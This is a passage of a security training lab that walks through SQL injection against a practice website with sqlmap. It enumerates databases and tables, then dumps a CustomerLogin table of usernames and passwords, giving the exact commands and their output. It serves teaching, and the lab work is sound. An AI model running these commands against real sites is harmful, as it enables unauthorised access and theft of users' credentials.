


18. ☐ This is possible because the website is vulnerable to SQL injection attacks. When an attacker passes this type of an SQL injection-specific query, it bypasses the security mechanism (authentication) imposed by the application and reveals sensitive data.
19. ☐ Click **Logout** to log out of the LuxuryTreats website.
20. ☐ Next, check how this SQL injection vulnerability helps an attacker extract the username and passwords of other users using the automated SQL injection tool sqlmap.
21. ☐ **Close** the Chromium browser.
22. ☐ Open Terminal and type **sqlmap -u "http://www.luxurytreats.com/OrderDetail.aspx?Id=ORD-001" -dbs**, and then press **Enter**.

If sqlmap prompts with some user inputs before retrieving the database, select the default option displayed in Capital Letters.



23. ☐ Sqlmap retrieves the databases present in the MS SQL Server. It also displays information about the Web server OS, web application technology, and back-end DBMS, as shown in the screenshot below.



The screenshot shows a Linux desktop with a dark theme. A terminal window is open, displaying the output of a sqlmap command. The output indicates that the back-end DBMS is Microsoft SQL Server 2019 and lists available databases: DWConfiguration, DWDiagnostics, DWQueue, Hotels, master, model, msdb, and tempdb. A warning message states that the sqlmap tool has not been updated for more than 147 days. The terminal prompt is bob@bob-Virtual-Machine: ~/Desktop\$.


```
bob@bob-Virtual-Machine: ~/Desktop$ (88)+CHAR(113)+CHAR(107)+CHAR(118)+CHAR(107)+CHAR(113),NULL,NULL,NULL,NULL-- Dm
Rn
----
[04:32:02] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2019
[04:32:02] [INFO] fetching database names
available databases [8]:
[*] DWConfiguration
[*] DWDiagnostics
[*] DWQueue
[*] Hotels
[*] master
[*] model
[*] msdb
[*] tempdb

[04:32:02] [INFO] fetched data logged to text files under '/home/bob/.sqlmap/ou
tput/www.luxurytreats.com'
[04:32:02] [WARNING] you haven't updated sqlmap for more than 147 days!!!


[*] ending @ 04:32:02 /2020-08-28/

bob@bob-Virtual-Machine:~/Desktop$
```

24. ☐ Next, retrieve the tables in the database. In this lab, we shall determine the tables associated with the LuxuryTreats websites (Database **Hotels**).
25. ☐ Type **sqlmap -u "http://www.luxurytreats.com/OrderDetail.aspx?Id=ORD-001" -D Hotels --tables** and press **Enter**.




26. ☐ Sqlmap will list all existing tables in the Hotels database.




The screenshot shows a Linux desktop with a dark theme. A terminal window titled 'bob@bob-Virtual-Machine: ~/Desktop' is open, displaying the output of a sqlmap tool. The output includes information about the back-end DBMS (Microsoft SQL Server 2019), the database (Hotels), and a list of 8 tables: Comments, CustomerLogin, Offices, OrderDetails, OrderDetails1, Orders, Orders1, and search. It also shows a warning that sqlmap hasn't been updated for more than 147 days and ends with the timestamp 'ending @ 04:36:47 /2020-08-28/'.

```
bob@bob-Virtual-Machine: ~/Desktop
[04:36:47] [INFO] the back-end DBMS is Microsoft SQL Server
back-end DBMS: Microsoft SQL Server 2019
[04:36:47] [INFO] fetching tables for database: Hotels
Database: Hotels
[8 tables]
+-----+
| Comments |
| CustomerLogin |
| Offices |
| OrderDetails |
| OrderDetails1 |
| Orders |
| Orders1 |
| search |
+-----+
[04:36:47] [INFO] fetched data logged to text files under '/home/bob/.sqlmap/output/www.luxurytreats.com'
[04:36:47] [WARNING] you haven't updated sqlmap for more than 147 days!!!
[*] ending @ 04:36:47 /2020-08-28/
bob@bob-Virtual-Machine:~/Desktop$
```

27. ☐ Retrieve the columns associated with the tables. To retrieve the columns of the table named **CustomerLogin**, issue the following sqlmap query: **sqlmap -u "http://www.luxurytreats.com/orderdetail.aspx?Id= ORD-001" -D Hotels -T CustomerLogin --columns**. Sqlmap starts scanning the CustomerLogin table inside the Hotels database in search of columns.




28. ☐ Sqlmap will retrieve the available columns in the **CustomerLogin** table, as shown in the screenshot below.




29. ☐ Type **sqlmap -u "http://www.luxurytreats.com/orderdetail.aspx?Id=ORD-001" -D Hotels -T CustomerLogin --dump --regexp --technique=E** and press **Enter** to dump all CustomerLogin table content.

If sqlmap prompts with some user inputs before retrieving the database, select the default option displayed in Capital Letters.



30. ☐ The sqlmap has retrieved the complete records of the CustomerLogin table that contains the username and passwords of users, as shown in the screenshot below.

Repeat the steps 29 with root user permission (sudo) if the Password and Username could not extract.



31. ☐ This demonstrates how an attacker can extract sensitive information using the SQL injection attack.